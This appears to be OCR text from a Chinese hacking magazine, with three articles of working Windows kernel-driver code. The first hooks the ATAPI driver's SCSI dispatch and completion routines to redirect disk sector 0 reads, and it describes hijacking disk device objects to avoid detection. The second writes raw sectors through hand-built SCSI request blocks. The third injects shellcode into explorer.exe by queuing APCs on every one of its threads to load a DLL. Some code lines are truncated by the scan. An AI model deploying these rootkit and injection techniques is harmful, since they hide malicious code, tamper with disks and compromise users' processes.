    NTSTATUS        Status = STATUS_INFO_LENGTH_MISMATCH;
    PDRIVER_OBJECT lpDriverObj = NULL;
    // if (IsWin8())
    // {
    // Status = OpenDriverObject(L"\\Driver\\storahci",&lpDriverObj);
    // }
    // else
    // {
        Status = OpenDriverObject(L"\\Driver\\ATAPI",&lpDriverObj);
    // }
    if (NT_SUCCESS(Status))
    {
        if (Hook)
        {
            g_Dispatch =
(PDRIVER_DISPATCH)InterlockedExchange((LONG*)&lpDriverObj->MajorFunction[IRP_MJ_SCSI],(
LONG)Detour_DeviceInternalControl);
        }
        else
```

```
            {

    InterlockedExchange((LONG*)&lpDriverObj->MajorFunction[IRP_MJ_SCSI],(LONG)g_Dispatch);

            }
            ObDereferenceObject(lpDriverObj);
            return STATUS_SUCCESS ;
        }
        return STATUS_UNEXPECTED_IO_ERROR;
        }
```

从这里我注释的那几行代码可以知道，处理 SRB 的驱动到了 Windows8 下发生了变化，不再是\\Driver\\ATAPI，使用 DeviceTree 看一下就可以知道，分发函数不处于只读内存，可以直接修改，不需要关保护或者进行其他同步措施。

挂钩的实现异常简单，关键是重定向部分，我们继续往下走。根据《ATAPI 实现扇区读写》一文，读写磁盘在 Windows XP 和 Windows 7 甚至 Windows 8 下都使用了相同的长度是 10 的这种 CDB（cdb 的定义见 wdk 的 scsi.h 头文件）。

```
    struct _CDB10 {
        UCHAR OperationCode;
        UCHAR RelativeAddress : 1;
        UCHAR Reserved1 : 2;
        UCHAR ForceUnitAccess : 1;
        UCHAR DisablePageOut : 1;
        UCHAR LogicalUnitNumber : 3;
        UCHAR LogicalBlockByte0;
        UCHAR LogicalBlockByte1;
        UCHAR LogicalBlockByte2;
        UCHAR LogicalBlockByte3;
        UCHAR Reserved2;
        UCHAR TransferBlocksMsb;
        UCHAR TransferBlocksLsb;
        UCHAR Control;
        } CDB10;
```

写操作的第一个字段是SCSIOP_WRITE，读的时候是SCSIOP_READ，其中红色的部分是我们需要特别关注的。LogicalBlockByte3到LogicalBlockByte0分别是长度是ULONG的LBA块地址的（扇区号）的低字节到高字节（和Windows内存存放顺序相反），TransferBlocksMsb是要操作扇区的数目的高字节，TransferBlocksLsb是要操作扇区的数目的低字节，例如把0号扇区

重定向到10号扇区，只需要把LogicalBlockByte3设置到10就可以了。

在实际中通常会遇到两种情况，第一种是只读取一个扇区，并且就是我们要重定向的扇区，这种情况很好处理，只需要直接替换扇区号码就可以了；第二种情况是一次读取多个扇区，其中包含了我们要重定向的扇区。第二种情况的重定向有多种做法，一是直接下发IRP，等IRP完成了，再替换Buffer中的内容；二是拆分成几个IRP下发，等拆分的IRP都完成了，再完成主IRP就可以了。本文演示第一种方法，比较简单，适合重定位扇区比较少的情况，第二种方法比较适合商用，可以在重定位扇区比较多的场景使用。代码用于把0号扇区的数据重定向到1号扇区。

```
NTSTATUS
NTAPI
Detour_DeviceInternalControl(PDEVICE_OBJECT lpDevice,PIRP pIrp)
{
    PIO_STACK_LOCATION Stack        = IoGetCurrentIrpStackLocation(pIrp);
    PSCSI_REQUEST_BLOCK srb         = NULL;
    NTSTATUS                            Status      = 0;
    PCDB    pCdb                        =NULL;
    if (Stack->MajorFunction==IRP_MJ_SCSI)
    {
        if (lpDevice->DeviceType==FILE_DEVICE_DISK)
        {
            srb = (PSCSI_REQUEST_BLOCK)Stack->Parameters.Scsi.Srb;
            if (srb->Function== SRB_FUNCTION_EXECUTE_SCSI
                &&srb->CdbLength==10)
            {
                pCdb = (PCDB)srb->Cdb ;
                if (srb->SrbFlags& SRB_FLAGS_DATA_IN)
                {
                {
                KdPrint(("Receiver    Read disk request-----%08X\n",pCdb));
                PrintSrbBuffer(srb);
                }
                ULONG Lba,Len;
                if (ParseLBAAndLength(pCdb,&Lba,&Len))
                {
                    if (Lba==0)
                    {
                        if (Len==1)
                        {//如果只是读取一个扇区，并且就是要重定向的扇区，
```

比较好办，直接替换。前面说了是倒序，所以这里是LogicalBlockByte3，而不是LogicalBlockByte0

```
                                pCdb->CDB10.LogicalBlockByte3 = 1;
                            //重定向到1扇区
                            }
                            else
                            {//到这里就是上面的第二种情况，需要实现完成例程的Hook，在完成例程中实现Buffer替换。注意，ATAPI的很多IRP都是异步的，所以不要指望在分发函数返回时就去修改buffer，标准的做法是替换完成例程，在完成例程里实现替换。
                                PCOMPLETE_CONTEXT    Context = (PCOMPLETE_CONTEXT)AllocateNonPagedBuffer(sizeof(COMPLETE_CONTEXT));
                                Context->Routine = Stack->CompletionRoutine;
                                Context->Control = Stack->Control;
                                Context->Context = Stack->Context;
                                Stack->CompletionRoutine = ATAPIReadIoCompletion;
                                Stack->Context = Context;
                                Stack->Control = SL_INVOKE_ON_SUCCESS|SL_INVOKE_ON_ERROR|SL_INVOKE_ON_CANCEL;
                            }
                        }
                    }
                }
            }
        }
        Status = g_Dispatch(lpDevice,pIrp);
        return Status ;
}
```

完成例程很简单，下面的g_Buffer中保存了1号扇区的数据。注意ATAPI的IRP输出地址使用的是MDL描述。

```
NTSTATUS
__stdcall
ATAPIReadIoCompletion(
            IN PDEVICE_OBJECT    DeviceObject,
            IN PIRP    Irp,
```

```
                IN PVOID    Context
                )
{
NTSTATUS            Status =STATUS_SUCCESS;
PVOID     Buffer = NULL;
PCOMPLETE_CONTEXT pContext = (PCOMPLETE_CONTEXT)Context;
if (Irp->MdlAddress)
{
    Buffer = MmGetSystemAddressForMdlSafe(Irp->MdlAddress,NormalPagePriority);
    if(Buffer)
    {
        KdPrint(("hit!!!!\n"));
        RtlCopyMemory(Buffer,g_Buffer,512);
    }
}
if (pContext)
{
    if (pContext->Routine)
    {
        Status = pContext->Routine(DeviceObject,Irp,pContext->Context);
    }
    FreeBuffer(pContext);
}
return Status;
}
```

IRP HOOK实现方法易于被检测，所以现在有一些使用磁盘设备对象劫持的方法，劫持的方法其实很简单，我们来看disk的设备对象，如图1所示。

```
kd> dt _DEVICE_OBJECT 833D6AB8
ntdll!_DEVICE_OBJECT
   +0x000 Type             : 0n3
   +0x002 Size             : 0x518
   +0x004 ReferenceCount   : 0n4
   +0x008 DriverObject     : 0x833c7a08 _DRIVER_OBJECT
   +0x00c NextDevice       : (null)
   +0x010 AttachedDevice   : 0x833c9900 _DEVICE_OBJECT
   +0x014 CurrentIrp       : (null)
   +0x018 Timer            : (null)
   +0x01c Flags            : 0x50
   +0x020 Characteristics  : 0x100
   +0x024 Vpb              : 0x833e4180 _VPB
   +0x028 DeviceExtension  : 0x833d6b70 Void
   +0x02c DeviceType       : 7
   +0x030 StackSize        : 3 ''
   +0x034 Queue            : __unnamed
   +0x05c AlignmentRequirement : 1
```

图1

这里面有一个设备扩展DeviceExtension，我们直接dd查看这块内存，如图2所示。

```
kd> dd 0x833d6b70
833d6b70  00000003 833d6ab8 833ce9e8 833d6b70
833d6b80  833c78f0 00000001 00040001 00000000
833d6b90  833d6b90 833d6b90 ffffffff ffffffff
833d6ba0  00000000 833d6e38 0000ff07 00000000
833d6bb0  002c002a e1018980 833d5d20 00000000
833d6bc0  fff00000 0000000f 00000000 00000000
833d6bd0  833c78fc 00000002 00000001 00000000
833d6be0  00040001 00000001 833d6be8 833d6be8

kd> !devobj 833ce9e8
Device object (833ce9e8) is for:
 00000050 \Driver\ACPI DriverObject 833e2f38
Current Irp 00000000 RefCount 0 Type 00000032 Flags 00000050
Dacl e100f214 DevExt 833e2268 DevObjExt 833ceaa0
ExtensionFlags (0000000000)
AttachedDevice (Upper) 833d6ab8 \Driver\Disk
AttachedTo (Lower) 833cd940 \Driver\atapi
Device queue is not busy.
```

图2

看到了吧，设备扩展+8的地址就是ATAPI的设备对象指针，下发IRP的时候会使用这个设备，所以劫持的原理就是替换DISK设备扩展中的这个底层ATAPI设备的指针为自己驱动的指针，这样IRP就会被转发到我们的驱动，在驱动中进行一些过滤操作就可以了，过滤原理同上，就不再赘述了。

使用驱动加载工具加载测试驱动，使用WinHex打开物理磁盘，可以看到0号扇区的数据已经被重定向到1号扇区了，如图3所示，虚拟机的1号扇区因为测试过《ATAPI实现扇区读写》里面的驱动，所以是全1。




图3

发送 SCSI 指令实现读写扇区

图/文 DebugMe

发送 SCSI 指令读写扇区的本质，其实就是填写一个 SCSI_REQUEST_BLOCK 结构，然后构造一个 IRP 发送给磁盘类驱动或小端口驱动的设备对象。SCSI_REQUEST_BLOCK 的结构如下：

```
typedef struct _SCSI_REQUEST_BLOCK {
  USHORT  Length;    //该结构体的大小，sizeof(SCSI_REQUEST_BLOCK)
  UCHAR  Function;
  //要执行的操作，SRB_FUNCTION_EXECUTE_SCSI 为执行 IO 操作
  UCHAR  SrbStatus;  //用于返回请求的完成状态
  UCHAR  ScsiStatus; //返回 SCSI 状态
  UCHAR  PathId;
  UCHAR  TargetId;
  UCHAR  Lun;
  UCHAR  QueueTag;
  UCHAR  QueueAction;
  UCHAR  CdbLength;  //CDB 命令块的长度
  UCHAR  SenseInfoBufferLength;  //SenseInfoBuffer 的长度
  ULONG  SrbFlags;   //  RB_FLAGS_DATA_IN  为从设备读出数据，
SRB_FLAGS_DATA_OUT 为向设备写入数据
  ULONG  DataTransferLength; //传输的数据长度
  ULONG  TimeOutValue;       //超时时间
  PVOID  DataBuffer;         //数据缓冲区
  PVOID  SenseInfoBuffer;    //指向一块缓冲区，当设备出现异常时，它会向该
缓冲区中填写错误信息
  struct _SCSI_REQUEST_BLOCK  *NextSrb;
  PVOID  OriginalRequest;    //指向相关的 IRP
  PVOID  SrbExtension;
  union {
      ULONG  InternalStatus;
      ULONG  QueueSortKey;
      //读写的逻辑块地址，即起始偏移(从 0 开始，以扇区为单位)
  };
  UCHAR  Cdb[16];   //SCSI 总线命令
```

上面只对它的一些关键字段做了简单的介绍，具体可参见 WDK 对该结构的说明。下面着重说明一下 CDB（最后一个字段）。CDB 才是最终发送给设备的真正的 SCSI 命令，而 SRB 可以看成是操作系统对其的一次封装。CDB 的长度有多种（6、10、12、16 字节等几种长度），Srb->CdbLength 描述了其长度，这里选择 10 字节的硬盘命令来介绍，其结构如图 1

所示。

Table 4 — Typical CDB for 10-byte commands

Bit Byte	7	6	5	4	3	2	1	0
0	OPERATION CODE							
1	miscellaneous CDB information			SERVICE ACTION (if required)				
2	(MSB)							
3				LOGICAL BLOCK ADDRESS (if required)				
4								
5								(LSB)
6	miscellaneous CDB information							
7	(MSB)			TRANSFER LENGTH (if required) PARAMETER LIST LENGTH (if required) ALLOCATION LENGTH (if required)				
8								(LSB)
9	CONTROL							

图 1

其中第一字节是操作码，定义了命令的类型和长度，对于不同的设备类型，具有不同的含义，对于硬盘来说，0x28 代表读操作，0x2A 代表写操作。第二字节包含一些附加参数位和保留位，可直接填 0。接下来是需要操作的逻辑块地址，用 4 字节表示，第 8 和 9 字节表示传输的长度（以扇区为单位），最后一字节是控制字节，填 0 即可。更多的关于 SCSI 命令的介绍可参考《SCSI 协议与 IDE 接口》一书。需要特别注意的是，CDB 命令中逻辑块地址和要传输的数据长度采用的是大端表示法，而 x86 PC 采用的是小端表示法，因此我们需要做一下转换，这里实现了以下两个辅助的转换函数。

```
ULONG  ConvertByteOrderLong(ULONG Value) //4字节的字节序转换
{
ULONG NewValue;
PUCHAR OldBytes = (PUCHAR)&Value;
PUCHAR NewBytes = (PUCHAR)&NewValue;
NewBytes[0] = OldBytes[3];
NewBytes[1] = OldBytes[2];
NewBytes[2] = OldBytes[1];
NewBytes[3] = OldBytes[0];
return NewValue;
}
USHORT  ConvertByteOrderShort(USHORT Value) //2字节的字节序转换
{
USHORT NewValue;
((PUCHAR)&NewValue)[0] = ((PUCHAR)&Value)[1];
((PUCHAR)&NewValue)[1] = ((PUCHAR)&Value)[0];
return NewValue;
}
```

接下来我们就根据前面的介绍，开始填写一个 SRB 结构。

```
BOOLEAN
InitSrb(PSCSI_REQUEST_BLOCK Srb, //需要填写的SRB的指针
    ULONG Operation,          //SCSI_READ读取操作，SCSI_WRITE写操作
    PVOID Buffer,             //输入输出缓冲区
    ULONG Position,           //操作的起始位置
    ULONG BlockCount)         //需要操作多少个扇区的数据
{
PVOID SenseInfoBuffer;
SenseInfoBuffer = ExAllocatePool(NonPagedPool, 255); //分配一个
SenseInfoBuffer，这里我们不关心该缓冲区，给它分配一个最大的255字节
if (SenseInfoBuffer == NULL)
    return FALSE;
RtlZeroMemory(SenseInfoBuffer, 255);
RtlZeroMemory(Srb, sizeof(SCSI_REQUEST_BLOCK));
if (Operation == SCSI_READ)    //判断操作类型
{
    Srb->SrbFlags |= SRB_FLAGS_DATA_IN;  //从设备读取数据
    Srb->SrbFlags |= SRB_FLAGS_ADAPTER_CACHE_ENABLE;
}
else
    Srb->SrbFlags |= SRB_FLAGS_DATA_OUT; //向设备写入数据
Srb->SrbFlags |= SRB_FLAGS_DISABLE_AUTOSENSE;
Srb->Length = sizeof(SCSI_REQUEST_BLOCK); //SRB的大小
Srb->Function = SRB_FUNCTION_EXECUTE_SCSI;//执行SCSI命令
Srb->QueueAction = SRB_FLAGS_DISABLE_AUTOSENSE;
Srb->DataBuffer = Buffer;  //数据缓冲区
Srb->DataTransferLength = BlockCount * 512;
//需要传输的数据长度（每扇区大小为512Byte）
Srb->TimeOutValue = (Srb->DataTransferLength >> 10) + 1;//超时时间
Srb->SenseInfoBuffer = SenseInfoBuffer;
Srb->SenseInfoBufferLength = 255;
Srb->QueueSortKey = Position;
//操作的起始位置（以扇区为单位，从0开始计数）
Srb->CdbLength = 10;  //CDB命令长度，此处选择10Byte的CDB命令
Srb->Cdb[0] = Operation; //操作类型
Srb->Cdb[1] = 0;
*(PULONG)&(Srb->Cdb[2]) = ConvertByteOrderLong(Position);
//操作的起始位置
*(PUSHORT)&(Srb->Cdb[7]) =
ConvertByteOrderShort((USHORT)BlockCount);//数据大小（以扇区为单位）
return TRUE;
}
```

有了该结构体后，就可以构造 IRP 发送给设备了。现在我们需要得到目标设备，可以是磁盘类驱动中的设备或者是磁盘小端口驱动中的设备（其实它们在一个设备栈中，类驱动的设备附加在小端口驱动的设备上）。这里我们选择磁盘类驱动的设备，在磁盘类驱动中，代表第一块磁盘的设备的名称一般是 DR0。下面的代码获得磁盘类驱动的 DR0 设备对象，先打开磁盘类驱动对象，然后遍历其设备（搞不懂为什么直接调用 ObReferenceObjectByName 来获取一直不成功）。

```
PDEVICE_OBJECT GetDiskDeviceObject()
{
……
RtlInitUnicodeString(&DiskDriverName, L"\\Driver\\Disk");
InitializeObjectAttributes(&ObjectAttributes,
                           &DiskDriverName,
                           OBJ_CASE_INSENSITIVE,
                           NULL,
                           NULL);
//打开驱动对象
Status = ObReferenceObjectByName(&DiskDriverName,
                                 OBJ_CASE_INSENSITIVE,
                                 NULL,
                                 FILE_ALL_ACCESS,
                                 *IoDriverObjectType,
                                 KernelMode,
                                 NULL,
                                &DiskDriverObject);
……
ObDereferenceObject(DiskDriverObject);
DiskObject = DiskDriverObject->DeviceObject;
//遍历驱动对象的设备对象，当设备对象的类型为FILE_DEVICE_DISK时，即为DR0
while (DiskObject != NULL)
{
    if (DiskObject->DeviceType == FILE_DEVICE_DISK)
        break;
    DiskObject = DiskObject->NextDevice;
}
return DiskObject;
}
```

有了设备对象后，就可以构造包含上述 SRB 的 IRP 发送给设备对象了。

```
NTSTATUS
```

```
        ScsiReadWrite(PDEVICE_OBJECT DeviceObject,
        //设备对象（磁盘类驱动设备等）
        ULONG Operation,        //SCSI_READ读取，SCSI_WRITE写
        PVOID Buffer,           //数据缓冲区
        ULONG BufferLength,     //缓冲区长度
        ULONG Position,         //操作的起始位置
        ULONG BlockCount)       //操作的扇区数
    {
    ……  //调用InitSrb初始化SRB
    ……
    //下面判断设备IO类型，并设置IRP的相关缓冲区
    if (DeviceObject->Flags & DO_BUFFERED_IO)
        Irp->AssociatedIrp.SystemBuffer = Buffer;
    else if (DeviceObject->Flags & DO_DIRECT_IO)
    {
        Mdl = IoAllocateMdl(Buffer, BufferLength, FALSE, FALSE, Irp);
        if (Mdl == NULL)
            goto clear1;
        Irp->MdlAddress = Mdl;
        MmBuildMdlForNonPagedPool(Mdl);
    }
    else
        Irp->UserBuffer = Buffer;
     ……
    //以下初始化 Irp
    Irp->UserIosb = &IoStatus;
    Irp->UserEvent = &WaitEvent; //设置等待事件
    Irp->Flags = IRP_NOCACHE | IRP_SYNCHRONOUS_API;
    Irp->Cancel = FALSE;
    Irp->RequestorMode = KernelMode;
    Irp->CancelRoutine = NULL;
    Irp->Tail.Overlay.Thread = PsGetCurrentThread();
    IoStack = IoGetNextIrpStackLocation(Irp);
    IoStack->DeviceObject = DeviceObject;
    IoStack->MajorFunction = IRP_MJ_SCSI; //设置IRP主功能号IRP_MJ_SCSI
    IoStack->Parameters.Scsi.Srb = Srb;  //将SRB作为其参数
    IoSetCompletionRoutine(Irp, ScsiCompletionRoutine, Srb, TRUE, TRUE,
TRUE);//设置完成例程
    Status = IoCallDriver(DeviceObject, Irp);//向设备发送IRP
    ……
    ……
}
```

代码总的来说还是很简单的，最主要的就是填写 SRB。图 2 是对硬盘的第 2 个扇区全

部写 1 的测试结果。




图 2

内核中不借助用户层程序注入 ShellCode

文/图 和尚洗头用飘柔

本文演示通过 Windows 的 APC 机制对用户层的程序注入 DLL。通过 WRK 可知，APC 的数据结构如下：

```
typedef struct _KAPC_STATE {
LIST_ENTRY ApcListHead[2];     //两个 APC 队列
struct _KPROCESS *Process;     //当前进程
BOOLEAN KernelApcInProgress;    //内核 APC 正在执行的标志
BOOLEAN KernelApcPending;      //有内核 APC 正在等待执行
BOOLEAN UserApcPending;         //有用户 APC 正在等待执行
} KAPC_STATE, *PKAPC_STATE, *PRKAPC_STATE;
```

APC 是基于线程的异步过程调用，每个线程都有一个与之对应的_KAPC_STATE 结构，当前线程会不断的根据此结构中的 KernelApcPending 和 UserApcPending 标志从 ApcListHead 中

取 APC 函数来执行，而我们要做的就是给要注入 ShellCode 的进程中的某个线程的 ApcListHead 中增加一个自己定义的 APC 函数，来实现载入一个 DLL。

代码工作过程

```
3  extern "C" NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObject, PUNICODE_STRING pRegistryPat
4  {
5      DWORD dwKernel32Adr, LoadLibraryRAV, dwTarPid;
6      WORD ServiceId;
7      UNICODE_STRING FileImage = {0};
8      PDLLINFO PDll = (PDLLINFO)ExAllocatePool(NonPagedPool,(sizeof(DLLINFO)+sizeof(DLL_INFO
9
10     //通过解析ntdll.dll获取ZwQueryVirtualMemory在SSDT表中的ID号
11     RtlInitUnicodeString(&FileImage, L"\\SystemRoot\\System32\\ntdll.dll");
12     ServiceId = GetImageFileCallIndex(&FileImage, "ZwQueryVirtualMemory");
13
14     if(0xffff != ServiceId)
15     {
16         RZwQueryVirtualMemory = (_ZWQUERYVIRTUALMEMORYS*)((ULONG*)(KeServiceDescriptorTab
17     }
18
19     //获取explorer.exe进程的PID
20     dwTarPid = ProceNameToPid(L"explorer.exe");
21     if (dwTarPid)
22     {
23         //通过解析kernel32.dll，获取LoadLibraryW在内存中的RAV
24         RtlInitUnicodeString(&FileImage, L"\\SystemRoot\\System32\\kernel32.dll");
25         LoadLibraryRAV = GetImageFileCallAddr(&FileImage, "LoadLibraryW");
26
27         //枚举explorer.exe的模块获取kernel32的基址  基址+RAV = 实际地址
28         dwKernel32Adr = EunmProcessModuleByVirtualMemory(dwTarPid, PDll, L"kernel32.dll")
29
30         if (dwKernel32Adr != NULL && LoadLibraryRAV != 0xffff)
31         {
32             DbgPrint("LoadLibraryWAddr = %X\n", LoadLibraryRAV + dwKernel32Adr);
33
34             //基址+RAV = 实际地址
35             LoadLibraryWAddr = LoadLibraryRAV + dwKernel32Adr;
36
37             PEPROCESS TarProcess;
38             //获取explorer.exe进程的EPROCESS结构
39             if (PsLookupProcessByProcessId((HANDLE)dwTarPid, &TarProcess) == STATUS_SUCCES
40             {
41                 ObDereferenceObject(TarProcess);
42
43                 ApcIngectDll(L"DLL.dll", (PKPROCESS)TarProcess ,(void*)(LoadLibraryRAV +
44             }|
45         }
46     }
47
48     ExFreePool(PDll);
49
50     return STATUS_SUCCESS;
51 }
```

图 1

代码工作过程如图 1 所示。图中 11 至 17 行是通过解析 NTDLL 获取 ZwQueryVirtualMemory 在 SSDT 中的 ID 号，然后通过 SSDT 表定位到此函数。第 20 行是获取 explorer.exe 的 PID，ProceNameToPid 内部通过调用 ZwQuerySystemInformation 枚举系统中所有进程，通过进程名字获取指定 PID。通过给目标进程插入一个 APC 函数来实现 Load 进一个 DLL，就必须要先定位到 LoadLibraryW。进程中某个函数的地址的计算方法为：函数所在模块基址+函数在模块中的 RAV=实际地址，24 至 25 行是通过解析 kernel32.dll 获取 LoadLibraryW 的 RAV，第 28 行是获取 kernel32.dll 在进程中的基址，EunmProcessModuleByVirtualMemory 内部通过调用 ZwQueryVirtualMemory 枚举所有模块获取 kernel32.dll 的基址，前边获取的 RAV 加上此基址，就是 LoadLibraryW 在指定进程中的实

际地址了。第 43 行把 LoadLibraryW 实际地址与 DLL 的路径传给 ApcIngectDll，实现载入指定的 DLL。

ApcIngectDll 的实现

```
84  KeStackAttachProcess(pTargetProcess,&ApcState);
85
86  status = ZwAllocateVirtualMemory(NtCurrentProcess(),&pShellCode,0,&dwShellCodeLen,MEM_COMMIT,PAGE_EXECUTE_READWRITE);
87  if (!NT_SUCCESS(status))
88  {
89      return;
90  }
91
92  status = ZwAllocateVirtualMemory(NtCurrentProcess(),(PVOID*)(&wcsNameDll),0,&dwNameLen,MEM_COMMIT,PAGE_EXECUTE_READWRITE);
93  if (!NT_SUCCESS(status))
94  {
95      ZwFreeVirtualMemory(NtCurrentProcess(),(PVOID*)(&pShellCode),&dwShellCodeLen,MEM_RELEASE);
96      return;
97  }
98
99  memcpy(pShellCode, ApcLoadDll, dwShellCodeLen);
100 memcpy(wcsNameDll,DllFullPath, dwNameLen);
101 *((int*)((char*)pShellCode+1)) = (int)LoadLibraryWAddr;
102 *((int*)((char*)pShellCode+6)) = (int)wcsNameDll;
103
104
105 PETHREAD txtd;
106 NTSTATUS st = STATUS_UNSUCCESSFUL;
107 for (ULONG i=8;i<=65536;i=i+4)
108 {
109     st = PsLookupThreadByThreadId(i,&txtd);
110     if ( NT_SUCCESS(st) )
111     {
112         if ( IoThreadToProcess(txtd) == (PEPROCESS)pTargetProcess )
113         {
114             PRKAPC pApc = NULL;
115             pApc = (PRKAPC)ExAllocatePool(NonPagedPool, sizeof(KAPC));
116             if (!pApc)
117             {
118                 DbgPrint("Failed to allocate memory for the APC structure");
119                 return ;
120             }
121
122             DbgPrint("pShellCode = %X, wcsNameDll = %X \n",  pShellCode, wcsNameDll);
123
124             KeInitializeApc(pApc,
125                 (PETHREAD)txtd,
126                 OriginalApcEnvironment,
127                 &ApcKernelRoutine,
128                 NULL,
129                 (PKNORMAL_ROUTINE)(pShellCode),
130                 UserMode,
131                 (PVOID) NULL);
132             if (!KeInsertQueueApc(pApc,0,NULL,0))
133             {
134                 ZwFreeVirtualMemory(NtCurrentProcess(),(PVOID*)(&pShellCode),&dwShellCodeLen,MEM_RELEASE);
135                 ZwFreeVirtualMemory(NtCurrentProcess(),(PVOID*)(&wcsNameDll),&dwNameLen,MEM_RELEASE);
136                 KeUnstackDetachProcess (&ApcState);
```

图 2

图 2 中代码的第 84 至 100 行通过 KeStackAttachProcess 挂靠到目标进程中，并通过 ZwAllocateVirtualMemory 在目标进程中为我们的 ShellCode 分配内存，拷贝 ShellCode 代码到目标进程空间。101 至 102 行对 ShellCode 代码进行修正，ShellCode 修正的办法如图 3 所示。105 行至结尾是通过 PsLookupThreadByThreadId 与 IoThreadToProcess 循环枚举所有线程，给每个线程都插入此 APC。为什么要给所有的线程都插入 APC 呢？KAPC_STATE 的成员 UserApcPending 决定是否有等待执行的 APC 函数，如果我们插入的线程的 UserApcPending 为 FALSE 的时候，我们的 ShellCode 就有可能永远得不到执行的机会，所以为了保险起见，给所有线程都插入此 APC，成功率就大大提高了。最后通过 KeInitializeApc 把 ShellCode 初始化到 KAPC_STATE 结构中，通过 KeInsertQueueApc 实现插入 APC，接下来就是等待我们的 ShellCode 执行了。

```
__declspec(naked) void ApcLoadDll(PVOID NormalContext, PVOID SystemArgument1, P
{
//  00401000 >    B8 EFCDAB00   MOV EAX,0ABCDEF
//  00401005      68 EFCDAB00   PUSH 0ABCDEF
//  0040100A      FFD0          CALL EAX
//  0040100C      C2 0C00       RETN 0C

    __asm
    {
        mov eax, 0xabcdef //要修正成LoadLibraryW的地址
        push 0xabcdef //LoadLibraryW的一个参数 即要载入DLL的地址
        call eax
        ret 0xc
    }
}
```

图 3

